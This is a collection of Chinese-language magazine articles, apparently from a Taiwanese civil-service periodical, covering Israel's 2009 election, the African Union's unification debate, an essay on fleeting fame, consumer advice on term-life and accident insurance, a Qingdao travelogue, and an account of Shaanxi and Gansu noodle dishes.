

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

脆弱的聯合政府很難主導談判中有意義的承諾，因此以色列跟巴勒斯坦任何的談判均難突破。

## 以色列鷹派崛起，中東火藥味更濃

◎ 厲以壯

以色列在本（2009）年2月10日舉行國會大選，呈現戲劇性結果，根據截稿時所得的消息，由現任外交部長李夫尼（Tzipi Livni）領導的中間偏左政黨前進黨（Kadima）取得28席，以單一政黨而言，成為國會第一大黨。前總理那坦尼雅胡（Benjamin Netanyahu）領導的右派聯合黨（Likud，亦稱利庫德集團）以一席之差居於第二位，但是泛右翼的政黨在總席次120席中奪得65席，比前進黨為首的中間、左翼黨派出多10席，將擁有國會的主控權。以色列剛結束在加薩走廊二十餘日密集用兵，鷹派氣勢正昂，順勢在選舉中取得優勢，雖然鞏固了以色列人的民族精神，卻為以、巴和談及未來的中東和平蒙上隱憂。屬於強硬保守的右翼勢力反對在領土問題上作出讓步，而領土與屯墾區的進退一直是以色列左右陣營最大的歧異焦點；若在右派主導國會的情況下，預料未來以色列與巴勒斯坦，乃至與敘利亞等中東鄰國的和平談判將難有進展。

以色列這次國會大選總共有33個政黨和團體參與角逐120個席次，只要跨越2%的得票門檻就可以分到席次。目前所得的數據是根據以色列的中央選舉委員會2月11日公布的計票數為準，約占全部票數的99%，剩餘未公布的主要是以國駐外使館單位與部隊等提前投票群體的選票，2月12日統計完畢，正式結果於18日公布。在全部票數尚未公布之前就有分析人士認為，右派聯合黨的席次仍有可能超越前進黨。在前99%的開票結果中，左翼前進黨贏得約23%的選票，右派聯合黨獲得約21%的選票，另有8個政黨獲得超過2%的選票，可取得議會席次。其中極右翼政黨「以色列家園黨（Yisrael Beiteinu）」和中左翼政黨工黨（Labor）各獲15席和13席，另一右翼政黨神諭黨（Shas）以11席居第5位。

依照以色列的法律規定，總統在選舉結果確定後將與議會各黨派領袖舉行磋商，授權一名最有可能組閣成功的議員著手組織新政府。在一般情況下，組閣權將首先交由議會最大黨領袖承擔，如果最大黨領袖（亦為國會議員）未能在42天之內成功組閣，總統還可先後指派最多2名議員繼續嘗試組閣，時限分別為28天和14天。如果均未成功，則要重新舉行大選。由於這次選舉沒有任何單一黨派獲得議會絕對多數（過半數）席位，因此組閣的政黨領袖必須考慮與其他政黨組成執政聯盟。此番右翼政黨占據議會多數席位，而且第三大黨「以色列家園黨」公開表示希望建立一個右翼政府，組閣形勢似乎對那坦尼雅胡較為有利，中間偏左的李夫尼與前進黨雖然贏得最多票數，但不大有機會贏得組成聯盟所須的足額支持，反而不樂觀。然而，即使那坦尼雅胡與右派聯合黨能得到組織聯盟所需的足夠支持，有觀察家認為，這個右翼聯盟最終仍然可能由於左派具有55席的實力而無法運作。

以色列現任總統培瑞斯（Shimon Peres）近期內必須決定授權李夫尼還是那坦尼雅胡籌組政府。如果所有右翼政黨一致支持那坦尼雅胡，則總統將別無選擇，只能委由那坦尼雅胡組閣。果真如此，這將是以色列60年以來首次出現選舉得勝的（單一）政黨成為在野黨。以色列家園黨黨魁利伯曼公開表示：「我們要一個民族主義政府，我們要一個右翼政府，對此我們不必掩飾。」利伯曼和那坦尼雅胡聯盟（即Likud）內的宗教政黨將反對任何與巴勒斯坦人談和的行動。對於計劃恢復以巴談判的美國總統歐巴馬而言，讓以巴之間達成協議將會是極為棘手的任務。

（編註：那坦尼雅胡已於2月20日受命籌組新政府）

外交部長李夫尼曾於去（2008）年9月受命組閣，原為接替由以色列總理歐麥特（Ehud Olmert）領導的看守政府，但最終未能成功，以色列議會隨後決定提前一年舉行大選。在新政府上任前，因貪瀆問題辭職的歐麥特將繼續以看守總理身分執政。早先原為右派聯合黨重要人物的歐麥特，後來投入前進黨，並擔任黨魁，曾任耶路撒冷市長，又在前總理夏隆（Ariel Sharon）政府中擔任副總理，2006年因夏隆病重接替夏隆成為以色列總理，去年因貪瀆醜聞，在李夫尼當選新任前進黨黨魁之後宣布辭去總理職務，也因此有李夫尼嘗試組閣失敗及議會決議提前選舉的一連串過程。然而2月12日之後，以色列國內普遍傾向認為最終將由右派那坦尼雅胡組閣；法新社引述耶路撒冷希伯萊大學政治學家狄斯金的評論說，「李夫尼籌組政府的可能性已經是零」，無論如何以色列的政局將由右翼主導。

至於以色列選舉直接牽動的以色列與巴勒斯坦問題，觀察家認為，未來可能更形嚴重，而且問題不只來自於以色列一方。國立政治大學外交系國際事務學院李登科教授認為，未來以、巴要走向和平，可能非常困難，目前巴勒斯坦事實上已處於分裂狀態，最強勢的派系是執政的哈瑪斯（Hamas），另一主要派系是以阿巴斯為首，由阿拉法特一手創建的法塔（Fatah），而法塔與哈瑪斯則是水火不容，爭戰不休。現在以色列也面臨政治危機，如果其執政黨只是相對多數，恐怕不易穩定政局，對於以色列跟巴勒斯坦之間的關係將更難有具體進展。脆弱的聯合政府很難主導談判中有意義的承諾，國會裡強勢的反對黨隨時可能或至少有實力推翻其承諾，因此以色列和巴勒斯坦任何的談判均難突破

現任看守內閣的總理歐麥特發出聲明表示，除非一名在2006年被巴勒斯坦好戰分子綁架的以色列士兵沙力特獲釋，否則以色列將不會與哈瑪斯集團停火。聲明中指出，以色列在沙力特獲釋前不會就停火達成任何安排。由於不斷受到火箭攻擊，以色列長期封鎖與加薩走廊之間的交通路線，因此開放以色列邊界與加薩所有交會口為哈瑪斯所提停火的條件；而沙力特則是2006年在一次越界攻擊中被綁架和囚禁於加薩。

自從以色列在加薩地區發動大規模戰事以來，埃及一直在努力斡旋以色列和哈瑪斯集團間達成長久性的停火，長久以來也出現過各種不同型式及期限的停火，但武裝衝突從未真正間斷；這個牽涉領土、族群、宗教及政治的複雜問題，仍舊是個難解的糾結。以色列國內經過此一選舉，明顯分為兩派，溫和的李夫尼及中左派一向主張以色列應讓出部分領土，展現追求和平的誠意與善意，但右翼則多半主張以武力保護領土。臺北中央社引述耶路撒冷的巴勒斯坦人莫哈摩瑞認為，右翼聲勢攀升，和平機會越趨渺茫。莫哈摩瑞表示，1982年以色列大舉出兵黎巴嫩時，以色列境內反戰聲浪高漲，更不乏批評政府出兵為侵略者的有識之士；但這次加薩戰事，以色列境內卻聽不見質疑政府出兵動機的言論，就連向來贊同巴勒斯坦建國的國防部長巴瑞克，對於加薩戰事也表現強硬態度，由此可知，以色列境內已經沒有左派。不過莫哈摩瑞也質疑以色列中間左派在和平進展上能達成的成果，他表示，過去巴勒斯坦與以色列的前進黨打交道，不論磋商簽署和平協議，或撤離約旦河西岸內的屯墾區都一事無成。莫哈摩瑞則寄望以色列右派中的溫和勢力能協助撤離屯墾區，並支持在領土問題上讓步。

如果從以色列境內無法找出解決之道，西方觀察家認為，美國新任總統歐巴馬或許能扮演關鍵角色，為充滿火藥與殺戮的中東帶來一線和平曙光。

縱使多數國家領導人對這個遠程理想抱持正面態度，但並不表示在可預見的未來具體可行。

## 非洲統合路迢迢

非洲聯盟（African Union，簡稱AU）於今（2009）年2月1日至4日在伊索比亞首都阿迪斯阿貝巴舉行各國元首級的高峰會，並在2月4日的延長會議中選出新任主席—利比亞領袖格達費（Muammar al-Gaddafi）。本屆非洲聯盟高峰會所達成的最重要成果即是將聯盟執行機構的名稱「非洲聯盟委員會」（AU Commission）改為「非洲聯盟行政當局」（AU Authority），此一組織架構將在未來3個月內進行調整；多年來一直致力推動非洲統合的格達費則視為具有一定的象徵意義，他並且在高峰會的閉幕演說中指出，這是關鍵的一步。

事實上格達費多年來努力推動的非洲統合，是期望將非洲建立成一個統一的聯邦國—阿非利卡合眾國（United States of Africa，或譯為非洲合眾國），最好能成為美國的規模，或者可經由仿效歐盟的模式漸進達成統一目標。格達費及支持建立統一的「非洲共和國」主張的國家領袖不斷強調，非洲唯有走向統合才能面對全球化的挑戰、消弭貧窮，以及在不受西方世界主宰的情況下排解紛爭。

「阿非利卡合眾國」這個名詞典出牙買加詩人、民族英雄馬庫斯·賈爾威（Marcus Garvey）1924年的作品：「歡呼！阿非利卡合眾國」（Hail! United States of Africa）。賈爾威終其一生奉獻於非洲民族主義運動，其主張直接影響了「泛非洲主義運動」（Pan-Africanist movement）。1945年在英國曼徹斯特召開的第五屆泛非洲會議（Fifth Pan African Congress）之後，與會者中包括迦納首任總統庫瓦姆·恩克魯瑪（Kwame Nkrumah）、伊索比亞末代國王海爾·塞拉西一世（Haile Selassie Ier）等領袖隨即催生了今日非洲聯盟的前身—非洲團結組織（Organisation of African Unity）。庫瓦姆·恩克魯瑪同時也是在格達費之前即大力提倡「非洲合眾國」概念的國家領導人。而今日的非洲聯盟亦成為格達費與其支持者推動非洲更進一步統合的跳板。

格達費是在西元2000年於多哥共和國（Togo）首都洛美舉行的非洲聯盟高峰會上首度提出「非洲合眾國」的建議。2006年5月25日，時任非洲委員會（African Commission）主席的馬利共和國（Mali）總統阿爾法·烏馬爾·柯納雷（Alpha Oumar Konare）在「非洲日」（Africa Day）紀念活動上公開響應格達費的提議。格達費於2007年6月在迦納共和國（Ghana）首都阿克拉，以及2008年在埃及舉行的非洲聯盟高峰會上再度正式提出「非洲合眾國」的討論案。今年的非洲聯盟高峰會則是第4度討論這個議題。「非洲合眾國」構想的另一個主要支持者是在塞內加爾（Senegal）總統阿布都雷·瓦德（Abdoulaye Wade）。這期間格達費除了以遊說方式推銷「非洲合眾國」的構想之外，還挹注大量金錢給其他非洲國家以爭取支持。格達費在今年2月4日非洲聯盟高峰會閉幕典禮上以新任主席身分致詞時呼籲：非洲只有團結才能產生力量，我們生存在一個殘酷的世界，強者存活、弱者受奴役，我要告訴非洲青年，力量在他們手上，他們應該推動非洲的團結。

事實上非洲的確須要整合，然而眾所周知，非洲幅員遼闊、民族複雜，區域與區域之間、國與國之間，甚至族群與族群之間不僅有差異，甚且時有血腥衝突。某些國家，例如蘇丹、索馬利亞、辛巴威、剛果等國（或區域），數十年來長期陷於內戰，雖然格達費及其支持者聲稱這些區域及族群衝突都是在西方勢力的挑撥利用與推波助瀾下演變為難以收拾，但誰也無法保證在一個統合的非洲合眾國之下，各族群派系或軍閥不會繼續受西方勢力左右，衝突就能減緩。有專家估計，為達到統合，依非洲的現況每年至少需要200億美金以上的資金投入以改善基礎建設，遑論更難整合的政治情勢。例如目前非洲有超過1,200萬的政治難民，占全世界被迫遷徙人口的一半以上，這些驅逐本國國民的行為並不能推諉到西方勢力的介入。

許多非洲亟須整合的原因經常也是非洲難以整合的原因。例如非洲內部的貿易障礙，東非某國如果要從西非地區運送一輛汽車過來，比該國由日本運送一輛汽車所須的運費要高出3倍，造成這個不合理現象的原因是東、西非之間缺乏直接的貨運航線，必須先繞道更遠的地方才能抵達，至於沒有直接航路的原因則是區域之間缺乏共同利益，沒有建立固定航線的利基。國與國之間的經濟對立也是一個明顯難解的問題，例如東非的肯亞與坦桑尼亞。

雖然非洲各區域均有地區性的跨國組織，例如「西非國家經濟共同體」（Economic Community of West African States）、「西非阿拉伯聯盟」（Arab Maghreb Union）、「東非共同體」（East African Community）、「南非發展共同體」（Southern African Development Community），以及「東非與南非共同市場」（Common Market of Eastern and Southern Africa）等等，但大都是虛有其表的空泛架構（有西方評論家稱之為紙老虎），難有實際的整合效果。

此外，不少國家領袖對格達費個人也有意見。格達費雖然一向認為可運用非洲聯盟這個組織提高非洲的國際地位，但他同時也利用聯盟組織增加其個人影響力。烏干達總統約維里·穆塞維尼（Yoweri Museveni）即表示不願見到格達費成為非洲在國際舞台上的代表人物；穆塞維尼並曾在這次高峰會議上建議將聯盟主席改為一個三人小組（未實現）。即使任期1年的輪值主席角色原本就少有實權，若是果真改為三人小組將更削弱格達費的影響力。

另一個不看好「非洲合眾國」的國家是南非。南非無論在民主政治、經濟發展或現代化等方面，在整個非洲均居於領導地位，基於非洲各國及區域間政治、經濟、社會等層面的鉅大差異，一向認為「非洲合眾國」的想法太過遙遠具不切實際。南非總統葛列瑪·莫特蘭德（Kgalema Motlanthe）對媒體表示，今後3個月非洲聯盟的首要考慮目標是強化與擴大「非洲聯盟行政當局」的功能與任務。

事實上，像南非這樣的國家對「非洲合眾國」採取保留及遲疑的態度不難理解，政治上非洲53個國家當中尚有許多仍處在部落割據、軍閥混戰或是極權統治；經濟上非洲將近10億人口之中，大多數人仍在飢餓邊緣，而且經濟與糧食問題愈嚴重的地區，其極權政治、族群仇殺與人權問題也愈嚴重。格達費在提倡「非洲合眾國」口號的同時，並未提出解決或緩解這些問題的方案，這也是格達費的主張未能帶給南非等國足夠信心的原因。

今年在伊索比亞首都阿迪斯阿貝巴舉行的非洲聯盟高峰會依舊沒有對「非洲合眾國」的構想作出具體結論，縱使多數國家領導人對這個遠程理想抱持正面態度，但並不表示在可預見的未來具體可行。依據非洲聯盟的官方說法，今年達成的聯盟執行機構更名與改組，將獲得更大授權、更多預算以及更強的能力；但是西方觀察家對新的「非洲聯盟行政當局」（AU Authority）能擁有多少執行力，則仍抱持懷疑及保留態度。2007年7月，在華盛頓召開的「美洲國家組織與非洲聯盟民主橋樑論壇」（Organization of American States/African Union Democracy Bridge Forum）上，當時的美國國務卿萊斯（Condoleezza Rice）就曾指出，現今非洲最大的挑戰就是如何讓民主及利益回歸到人民身上。

（作者現任私立佛光大學助理教授）



論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

孔子何曾自封「至聖」，孟子未嘗自喻「亞聖」，關雲長也未自稱「武聖」，正是，「不加譽而譽自有，不求名而名自留」。

## 「跬譽」偶拾

◎ 王有華

「跬」（音「ㄎㄨㄟˇ」），半步曰「跬」，即一舉足的距離，另一腳再向前踏則為「步」。「跬譽」（出自《莊子》駢拇），其意為「一時的名譽」。「名」之流傳，非流芳百世，即遺臭萬年，抑或淵默無聞。世間豈有人追逐短暫、一時的名譽？若有，應是欺世盜名之輩。「跬譽」的形態，係飄風驟雨式的，很耀眼，但難持久，終究是曇花一現；其本質是偽善的，與沽名釣譽互為表裡。曹雪芹《紅樓夢》：「假作真時真亦假，無為有處有還無」。浮生一世，若無「一路走來始終如一」的一致性，猶如糟粕渣滓，終為人所唾棄。

令名美譽無所謂善惡，至誠真實就是善，矯情虛偽就是惡，其精義在「名實相符」、「實至名歸」，一旦加工摻料，如同名牌膺品，雖有價格，實無價值。古往今來，不論賢愚貴賤，惟言行一致，一以貫之，始有可觀之處。「風簷展書讀，古道照顏色」，在歷史長河中，不論帝王將相、賢達平民，能名列史冊者，必有可讀故事，足為後輩師法借鏡。孔子何曾自封「至聖」，孟子未嘗自喻「亞聖」，關雲長也未自稱「武聖」，正是，「不加譽而譽自有，不求名而名自留」。

西漢末年的王莽，出身儒生，寒微之時，對內，勤儉自持，侍母至孝；對外，讀書不倦，禮賢下士。以「形象牌」聚人心、拉人氣，譁眾取寵；一旦自立為帝，偽善面具即為人拆穿，故白居易詩云：「贈君一法決狐疑，不用鑽龜與祝著，試玉要燒三日滿，辨材須待七年期；周公恐懼流言日，王莽謙恭下士時，向使當初身便死，一生真偽有誰知」。「跬譽」終經不起歷史的錘鍊。

金庸筆下的岳不群，係出名門正派，但其心術不正，為明奪「五嶽盟主」，暗搶「葵花寶典」，盡做些男盜女娼之事，不僅師徒反目，終致妻死女亡；身敗名裂。不是華山派掌門卑鄙，而是岳不群的偽善不及令狐沖的真實。

三國時代的諸葛亮，觀其一生，初出茅廬，旋「受任於敗軍之際，奉命於危難之間」，終身致力《隆中對》之實現；繼而受託六尺之孤，竭盡輔弼之責，力圖匡復漢室；終以《出師表》「鞠躬盡瘁，死而後已」明志。杜甫《詠懷古跡之五》「諸葛大名垂宇宙，宗臣遺像肅清高。三分割據紆籌策，萬古雲霄一羽毛。伯仲之間見尹呂，指揮若定失蕭曹。運移漢祚終難復，志決身殲軍務勞」。另《蜀相》詩云「丞相祠堂何處尋，錦官城外柏森森。映?碧草自春色，隔葉黃鸝空好音。三顧頻煩天下計，兩朝開濟老臣心。出師未捷身先死，常使英雄淚滿襟。」其高風亮節，千古傳唱不已。

在臺灣經濟奇蹟的過程中，也有孫運璿、李國鼎、尹仲容、趙耀東等具風骨的人物，不計毀譽，孜孜矻矻，為經濟發展運籌帷幄，殫精竭慮，終使臺灣成為四小龍之首。半世漂泊，埋骨臺灣，彼等何嘗算計身後美名！也未嘗終日高誦「愛臺灣」；「典型在夙昔」，至今仍令人感念。

王國維《人間辭話》：「境界有大小，但不以是分優劣」。每個人都有自己心中的「理想國」，也許礙於才情，也許拘於際遇，國度大小縱有不同，但境界內涵與大小是等值的，「立德」、「立功」、「立言」或許遙不可及，但「平凡」、「平淡」、「平實」卻唾手可得。

審視自己的定位，再決定自己要什麼、捨什麼，前途自然清明，胸壑自有光風霽月。

### 《公務員廉政倫理規範》

應對進退均有據，利害關係要迴避；  
請託關說要思考，廉潔自持最重要。

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

保險業務員最不願意推銷的「定期壽險」，卻是最實用的險種。

## 善用保險之優勢險種

◎ 馮建鈞

上回我們介紹了保險的正確觀念，本文將繼續為各位介紹在人生風險規劃中，能夠充分發揮保險功能的優勢險種，首先我們先從「定期壽險」說起。

「定期壽險」因為佣金比率低，也是保險業務員最不願意推銷的險種，但是從規避人生風險的角度切入，它卻是最實用的險種，不但費率較終身壽險低廉許多，理賠條件也比照終身壽險，只要被保險人身故即獲理賠，不似一年期意外險那麼容易產生爭議；但唯一的缺點，就是定期壽險不像終身壽險般具備儲蓄功能，其保險期間最長為20年或至55歲，超過保險期間即無保障，亦無任何保單價值可解約歸還，所有繳納的保費都成了「買平安」的成本。在我身邊有許多親友，逾而立之年仍無任何保險規劃，待成家生子後才發覺自身責任重大，家中有老小等待扶養，生活負擔沉重，但此時若僅僅購買100萬終身壽險，年繳保費通常也要將近3萬元，更別提100萬元保障，加上考慮扣除喪葬費用後，在通貨膨脹的未來能發揮多大效益，而此時「定期壽險」就成了最佳的保險規劃商品。以坊間的一般保險費率，30歲男子壽險保額100萬元，1年平均只需三千多元保費即可；甚至近年有保險業者推出「優體定期壽險保單」，只要是「非吸菸體」，並且經過保險業者安排健康檢查通過審核標準，就能以極優惠的價格獲取壽險保障，但此類保單通常具備最低保額門檻（坊間類似保單最低保額為500萬元），因此保費雖然相當優惠，但仍需斟酌自身經濟狀況及保障需求。

定期壽險理賠條件比照終身壽險，其理賠方式自然包含病故及意外身亡，不似意外險僅涵蓋「意外」部分，但仍需注意各保單除外責任條文規定，這也是每位保戶審閱保單時應具備的常識。以往多有保險契約將「不可抗力之天災人禍」視為保險公司除外責任，避免保險公司因大量巨額理賠導致破產，以致於發生大地震或颱風時造成之傷亡卻無法獲得理賠，屢生爭議。近年新型保單雖多已刪除，但建議讀者仍需注意自身買受之各類險種保單除外責任內容，才能確切掌握自身保險範圍。

與終身壽險解約後將導致損失相較，定期壽險雖可參考坊間各類定期壽險保單的保費費率，隨時調整保單、解約轉保等，但定期壽險初次投保費率仍會隨年齡增長而增加，因此年輕族群若有成家打算，亦可儘早利用定期壽險做好人生風險規劃，以兼顧未來成家後的經濟負擔；若定期壽險契約具備「期滿續約權」者尤佳，係因定期壽險多數於55歲或60歲前就會期限屆滿，若因高齡生產或孩子就業年齡延後，導致自身保險責任到定期壽險期滿仍需維持壽險保障，則此項續約權可由保戶選擇，以當時年齡重新計算保費並繼續獲取保障，等待自身之人生責任減輕後再解約即可。

另外，意外險也是風險規劃上相當需要的險種，但卻也是保戶申訴案件最多的險種，因此投保意外險必須先對「意外」兩字有所認識。所謂「意外」，即是「非發自體內且屬預期之外」，例如吃飯噎死、喝水噎死，均屬於「發自體內」，並不視為「意外」；至於最近電視上狂打廣告的「保證保」意外險，其中提及「在浴室跌倒也有理賠」，亦必須證明其非「自身體況因素」導致跌倒，例如被保險人若有心血管病史而在浴室頭暈跌倒，保險公司就可持此理由作為除外責任而不予理賠，這也通常成為保戶與保險公司產生爭議的起因。

意外險保費低廉，若因車禍等意外事故或搭乘大眾運輸交通工具發生意外而致傷亡，均可獲得高額保障，亦可避免家庭因意外事故發生導致經濟陷入困境，尤其是擔任家中經濟支柱者更需投保；另外，意外險保單常以套餐方式銷售，亦即包含「一年期定期壽險」、「意外傷害醫療險」等，個人也可依需要及經濟狀況投保。坊間現在熱賣的「還本型意外險」，號稱投保20年後保費可完全歸還，惟此類險種通常所費不貲、保障不高，若經濟狀況許可，且在已充分進行保險規劃的前提下，不失為另一種選擇，可以把這類險種當成是「以利息買意外險」的想法投保；但若以風險規劃的角度，還本型意外險並無法得到較高的保障，以公務人員的職業優勢，意外險保額100萬1天僅需1元，相較於還本型保險，相同100萬保額1天平均就要50多元相比，後者著實貴了許多，而且倘若發生保險事故，還本型的意外險僅能獲理賠100萬元加上已繳納的保費，但相同保費的非還本型意外險，則可獲理賠約5,000萬元，足夠讓一家老小未來生活無虞，其中差異不可不慎。

但不論投保任何險種，都需注意除外條款，尤其是酒醉駕車導致自身傷亡，意外險是絕對不予理賠的；至於高空彈跳、高空跳水、搭乘輕航機等具危險性的活動導致意外發生，意外險也通常不理賠，所以自身從事高風險性活動時，要特別注意自身安全，不要以為投保了意外險就真的無憂無慮了。值得一提的是，現在電視上狂銷熱賣的老年保險均是「意外險」，廣告詞中常號稱「無須體檢」、「保證最低退還已繳納保費」、「一天只要一杯豆漿的錢」等等，均是保險公司銷售的話術，因為意外險本來就無須體檢，退還已繳納保費也不過是保險公司承保的基本責任，而且意外險保費原本就低廉，加上老年人體質較弱，出外活動機率不高，肇因於意外傷害住院或意外身故的情況可說是少之又少，故老年人最需要的應是疾病醫療的保障，因此為家中長輩規劃保險，應以醫療保障為先；此類意外保險應避免當成主要保險規劃，投保這類保單亦應看清楚契約內容，詳細詢問理賠範圍，以免後續發生理賠糾紛。

（作者任職高雄市國稅局企劃科）

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

當中國大陸還在喝國產的二鍋頭時，青島早就已經開始喝起啤酒，甚至洋酒了。

## 看見青島

◎ 洪麗玉

青島位於山東半島東南端，處於華北和華東兩大經濟區的結合地帶，由於位於海陸交通的樞紐位置，使青島成為各國覬覦的目標，在「懷璧其罪」下惹來多災多難，經歷一次次外侵，先是1897年被德國強占，1914年被日本取代，1922年中國收回後，又在1938年再次落入日本手中，幾經風起雲湧，讓這個城市歷盡滄桑；儘管天地數次變色，日夜依然輪替，居住其中的青島人，除了默默忍耐和逆來順受外，大概只有「來者不拒」，才得以生存吧！當然也曾爆發過無法隱忍的抗議，1919年的「五四運動」，就是當地人為了反對日本人侵占青島，以「還我青島，還我河山」為口號而引發的抗爭，所以青島才有「五四廣場」的興建，為歷史作見證，成為該地的旅遊景點。

我對青島的最深印象，卻是來自那則青島啤酒的電視廣告，演員又唱又跳的誇張肢體語言，讓我幾乎把青島和啤酒劃上等號。而事實上，青島和酒的關係也很密切，因為它接受外來文化較早，所以當中國還在喝國產的二鍋頭時，它就已經開始喝起啤酒，甚至洋酒了！在1903年成立的青島啤酒廠，至今已有一百多年了，參觀啤酒廠時，看到團員們興奮的表情，就知道「醉翁之意正是酒」，可見它不墜的魅力；而從「酒文化」來看，更確認青島是一個能夠同時接納中西文化的城市，多元化的市區呈現另一番風貌，大致可分為兩部分，一是西城區，全部是現代化的高樓大廈；一部分稱為舊城區，那是出現於20世紀初、19世紀末的德式、歐式等建築，雖然樓層較矮，但頗具特色，「八大關」就是這些建築的集中地，形成青島另一處參觀的景點。

青島是中國沿海五大外貿港口之一，擁有47個商用泊位，其中萬噸級以上的深水泊位，就有24個，目前是中國「最大原油碼頭、最大貨裝箱碼頭、最大礦石和現代化碼頭」，世界有四百五十多個港口與它保持貿易往來。經過德、日、美等國統治過的青島，雖然和臺灣一樣背負歷史的悲情，但是卻不會在小框內，自我封閉或自哀自嘆，它已經活躍於國際貿易舞台，並且翻騰出自己的一片天空。





青島紅瓦綠樹的特色



青島啤酒廠大門

1891年才出現城市的青島，目前是山東省第二大城市，占地1萬0654平方公里，人口有七百多萬。以歷史長河來說，這個在明末清初誕生的地方，還是一百多歲的年輕城市，它曾被康有為以「紅瓦綠樹，碧海藍天」八字來形容它的美貌，留下美好的聲名。而處處看得見的美麗景致，尤其海邊的住屋，有山水相依，真正是「前有水，後有山」，成為建商搶手之處。臺灣藝人凌峰也為一家售屋公司拍攝廣告，聽說還搶購一空哪！地陪說，青島沒有颱風、沒有地震，房屋建築的抗震都在七級以上，是「世界最適合人類居住的城市」之一；我不懷疑這話，只是大陸地陪最大的特色，就是「非常肯定自己的地方」，對自己家鄉都是極盡讚揚之語，所以不論我走到哪裡，都是「最好的城市」、都是「最美的地方」。我想，臺灣在開發觀光方面，導遊也應該具備這般舌燦蓮花，要把臺灣的美「化無聲為有聲」，才能讓遊客「聲聲入耳」難以忘懷。

青島街道有的建在山上，有的依山勢斜行，甚至還有盤山環繞，頭尾相連。就是因為這樣左彎右拐、上上下的，所以地陪說，外地人在青島問路時，當地人不會回答「向東走」或「向南走」，而可能會告訴你「向前走，下了坡再向右轉」或是「前面左轉上坡，再往右拐」，因為在這裡，東西南北的方位，如同電腦亂碼一般，讓人無法解讀。最具獨特的是街道的名稱，讓每個來到青島的人，都能找到以自己故鄉為名的路，所以有北京路、上海路、河北路、江蘇路……，當然也不會「放棄」臺灣，地陪說，有臺灣路、臺北路、臺中路、彰化路、高雄路等等。因為三面環海，一面依山，所以青島的氣候溫和，屬於溫帶季風氣候，四季宜人，平均氣溫是12.2度，最熱的8月份平均氣溫也才25度而已，這是人體皮膚感覺最舒適的溫度。我在5月到達時，感覺早晚稍涼，但只要加件薄外衣就可以了；到了中午，長袖或短袖都有人穿，端看各人對溫度的適應如何；聽說最冷的1月是零下1度左右，比起其他華北城市的零下10至20度，算是暖冬，所以就整個大陸來說，青島是一個「冬無嚴寒，夏無酷暑」的地方，因此一直是遊客度假避暑的勝地，只是對於住慣亞熱帶的臺灣人來說，要適應零下一度也是很有挑戰性，所以臺灣遊客若想在冬天前往青島，可能就要衡量自己的抗寒力了。





現代化建築林立



寬廣的路面

為了迎接奧運，青島在機場周圍的柱子上，特地用火炬圖案來裝飾，稱做「祥雲」，機場是最近才開始使用，洋溢一股穿上新衣的喜悅；啤酒廠也是奧運的合作夥伴，我到的2008年5月，正日夜加工生產專供奧運的啤酒；而奧運帆船比賽項目就在青島舉辦，在眾多沿海城市當中，青島獨占鰲頭，以地利配合天時。地陪說，目前青島人都懷抱「生活在希望當中」的亢奮，因為舉辦過奧運的城市，不但國際地位提升，也同時帶動經濟活絡，可以享受「名利雙收」的成果；奧運，為這個城市帶來蓬勃的商機

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

有些風味別具一格，確是頂級美食，有些卻是吃法特殊，讓人不敢領教。

## 難忘的陝、甘麵食（上）

◎ 凌順康

家父是北方人，自小家中雖以米食為主，但總會三不五時做些麵食替換米飯，養成了我個人偏好麵食的習慣。近年大陸去得最多次的隴南和關中地區，當地以麵食為主，各種麵食作法形形色色，各有不同的特色和風味，對我來說就像如魚得水一般，從星級飯店豪華餐的各種麵食到市集小攤上2元一碗的涼皮子，都曾經嚐試過。

遍嚐各種不同麵食之後，對不少麵食留有相當深刻的印象，其中有些固然風味別具一格，確是頂級美食，讓人食後念念不忘；但有些卻是吃法特殊，讓人不敢領教。甚至還曾為吃一碗麵而惹來一肚子氣，讓人永難忘懷；當然，這和麵食本身無關，純粹是賣麵的人引起的。

在陝、甘地區吃過的麵食當中，令我印象最深的主要有：

### 一、涎水麵

涎水麵過去盛行於陝西關中地區的鄉間，甘肅隴南地區的農村也很普遍。第一次吃到涎水麵，是十多年前頭次陪我爹返回甘肅家鄉探親，住在鄉間我二叔家。到的第2天傍晚，所有親戚都起來探望，我二叔說，今晚咱們?麵條吃涎水麵。初聞涎水麵，以為是「鹹水麵」，只當是當地特產，不以為意。麵端上來，手?的麵條咬起來十分勁道適口；湯是用泡菜汁為底，湯裡浮著蕃茄、青菜、肉片、豆腐、蛋花、芫荽末，並淋上香油，紅紅綠綠的，看起來賞心悅目，吃起來鹹鹹酸酸，味道確實不差；堂弟特別交代我：吃麵吃菜別喝湯。一碗麵沒多少，兩筷子就吃完了，碗帶餘湯收到廚房裡很快就盛來一碗，我又兩口吃完，堂弟接過碗到廚房幫我盛，我想瞧瞧麵是怎麼煮的，跟著他背後進了廚房。只見大灶上放了兩口大鍋，鍋裡沸騰著，一鍋煮湯，另一鍋煮麵，掌灶的弟媳將眾人碗裡的剩湯倒回湯鍋中，重新舀湯、加麵。我一下子明白了「涎水麵」是怎麼回事了，原來是麵湯中有眾人的口涎而得得名；雖然麵湯有再次煮開過，但想起來還是有些噁心。「涎水麵」我只吃過一次，據說這種吃法在當地自古即有，算是延襲老祖宗的傳統，但我始終不大能接受，大陸農村B型肝炎盛行，誰曉得會不會因此被傳染？



